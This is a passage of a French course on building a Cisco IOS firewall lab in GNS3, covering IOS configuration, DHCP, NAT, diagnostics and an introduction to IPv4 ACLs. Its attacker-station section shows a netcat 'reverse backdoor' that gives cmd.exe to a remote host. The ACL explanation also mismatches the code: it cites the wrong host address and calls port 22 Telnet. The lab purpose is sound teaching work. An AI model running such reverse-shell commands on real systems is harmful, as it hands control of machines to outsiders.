
3. Topologie Cisco

Fonctionnalités de la topologie

En bordure du réseau, le pare-feu établit la connectivité IPv4 avec des fonctions de routage et de NAT.

On peut par contre utiliser :


- du vrai matériel
- GNS3/Virtualbox
- CSR1000v/VMWare
- PacketTracer 6.2




Configuration de la topologie

- Le pare-feu est virtualisé (GNS3)
- Le LAN est aussi virtualisé avec Virtualbox par exemple. On y trouve une station avec un OS graphique
- Le WAN se connecte au réseau local de la machine physique et obtient ses paramètres IP dynamiquement (configuration GNS3 Bridging).
- La DMZ est aussi virtualisée de la même manière.
- La faible emprunte sur votre PC de lab dépend des OS utilisés. L'Open Source Linux peut vous aider.


Zone de confiance sur un pare-feu



Topologie d'étude




Topologie Cisco




Composants personnels

- Stations agnostiques
- Console directe sur l'IOS
- Routeur Cisco IOS : *C3725 ADVENTERPRISEK9-M Version 12.4(15)T14*
- Des attaquants potentiels, les stations hardware du réseau physique.



Paramètres réseau

L'ordre de création des interfaces est important.



Zone	Descr.	IOS Intf	Adresse
LAN	DHCP Server début .2/24	f0/1	192.168.**59**.1/24
WAN	Bridged, NAT Sortant	f0/0	Dhcp client
DMZ	DHCP Server début .2/24	f1/0	192.168.**101**.1/24

Accès à la console

- Les routeurs/pare-feu Cisco sont fournis avec une configuration vierge.
- Veuillez vous connecter à la console des machines de la topologie

Configuration de départ

```
enable secret mot_de_passe
!
hostname R1
ip domain name entreprise.lan
ip name-server 8.8.8.8
ip domain-lookup
!
ip dns server
!
username root secret mot_de_passe
!
line vty 0 4
 login local
!
crypto key generate rsa
```

Service DHCP (LAN et DMZ)

```
! ip dhcp excluded-address 192.168.59.1 192.168.59.99
! ip dhcp excluded-address 192.168.101.1 192.168.101.159
!
ip dhcp pool DHCP_LAN
   network 192.168.59.0 255.255.255.0
   default-router 192.168.59.1
   dns-server 192.168.59.1
!
ip dhcp pool DHCP_DMZ
   network 192.168.101.0 255.255.255.0
   default-router 192.168.101.1
   dns-server 192.168.101.1
```

Interfaces et routage IPv4

```
interface FastEthernet0/0
 description interface zone WAN
 ! ip address 10.0.0.2 255.255.255.0
 ip address dhcp
 ! ip nat outside
 no shutdown
!
interface FastEthernet0/1
 description interface zone LAN
 ip address 192.168.59.1 255.255.255.0
 ! ip nat inside
 no shutdown
!
interface FastEthernet1/0
 description interface zone DMZ
 ip address 192.168.101.1 255.255.255.0
 ! ip nat inside
 no shutdown
!
! ip route 0.0.0.0 0.0.0.0 10.0.0.1
```

NAT Overload

```
ip nat inside source list LAN_NAT interface FastEthernet0/0 overload
!
ip access-list standard LAN_NAT
 permit 192.168.59.0 0.0.0.255
 permit 192.168.101.0 0.0.0.255
!
interface FastEthernet0/0
 description interface zone WAN
 ip nat outside
!
interface FastEthernet0/1
 description interface zone LAN
 ip nat inside
!
interface FastEthernet1/0
 description interface zone DMZ
 ip nat inside
```

Diagnostic

- `show ip interface brief`
- `show ip route`
- `ping cisco.goffinet.org`
- `ping 8.8.8.8`
- `show ip route`
- `ping` (étendu sur l'interface f0/0 LAN)
- `traceroute` (étendu sur l'interface f0/0 LAN)
- `show ip nat translations`
- `show ip dhcp binding`
- `debug ip nat ...`
- `debug ip dhcp ...`

Ajout d’une station pirate

A l’aide des logiciels Netcat et NMAP, veuillez éprouver le pare-feu et son architecture :


Kali Linux 2.0

Document : Transport TCP et UDP

Scénarios de test : Topologie client


1. Requêtes Legacy (HTTP, SMTP, ...)
2. Enumération du réseau
3. Port Scanning/Banner gathering
4. Torify du trafic netcat (mail p.ex)

Netcat TCP/UDP client



Legacy TCP/UDP Server

Scénarios sur le lab : Topologie client/server



Exemple : Reverse Backdoor


Pour exécuter une attaque Backdoor :

Sur la machine à joindre

```
nc -l -p 3333
```

Sur la machine distante

```
nc 8.9.10.11 3333 -e cmd.exe
```



Outils d'audit

Couche/protocole	commandes
Application	DNS : nslookup, dig
Transport (TCP/UDP)	netcat, nmap, hping3
IPv6, ICMPv6/ND	thc-ipv6
IPv4, ICMP	ping, ifconfig/ipconfig, netstat -r/route print, traceroute
Ethernet/ARP	arp arping arp-scan macchanger arpspoof

4. ACLs IPv4 Cisco IOS

ACL définition et utilité

ACL = ensemble de règles de filtrage du trafic, de type pare-feu sans état.

Utiles pour :

- les fonctions de pare-feu
- marquage du trafic
- NAT
- Contrôler les logs, les accès consoles virtuelles (VTY), ...

Vision Cisco IOS mais bon point de départ en sécurité.

Deux types d'ACLs IPv4

Les deux types d'ACLs se distinguent en fonction des critères utilisés. Une liste simple (standard) et l'autre plus complexe (étendue).

Standard : *uniquement* adresse IPv4 source

Etendue :

- protocole IPv4, ICMPv4, TCP, UDP, ESP, AH, ...
- origine et destination
- ports ou types de messages

ACLs numérotées

Les **ACLs numérotées** sont constituées d'un ensemble de règles :

- ordonnées selon la frappe
- ayant un même numéro

Pratique **obsolète** (en IPv6) dont le numéro indique la nature :

IP standard : 1 - 99 et 1300 - 1999

IP étendue : 100 - 199 et 2000 - 2699

Exemple d'ACLs numérotées

En configuration globale : **(config)#**

```
access-list 1 deny host 192.168.59.2
access-list 1 permit any
```

ou

```
access-list 102 deny tcp any any eq 22
access-list 102 permit ip any any
```

L'ACL standard 1 empêche seulement le trafic venant de l'hôte 192.168.1.100
L'ACL extended 102 empêche tout trafic vers le service Telnet et autorise tout autre trafic IPv4.
Faut-il encore placer ces ACLs dans une fonction (filtrage, marquage, règles NAT…)

ACL nommées

- Les ACLs nommées prennent un **nom**.
- Il faut spécifier le type *standard* ou *extended* en IPv4. Les ACLs IPv6 sont d'office "*extended*".
- les règles s'incrèmentent d'un numéro d'ordre (tous les 10). Cet ID permet d'insérer des règles dans une liste.

```
(config)#ip access-list standard ACL_IPv4_STD
(config-std-nacl)#permit | deny ?
(config)#exit
(config)#ip access-list extended ACL_IPv4_EXT
(config-ext-nacl)#permit | deny ?
(config)#exit
(config)#ipv6 access-list ACL_IPv6
(config-ipv6-acl)#permit | deny ?
```

Exemple ACLs nommées

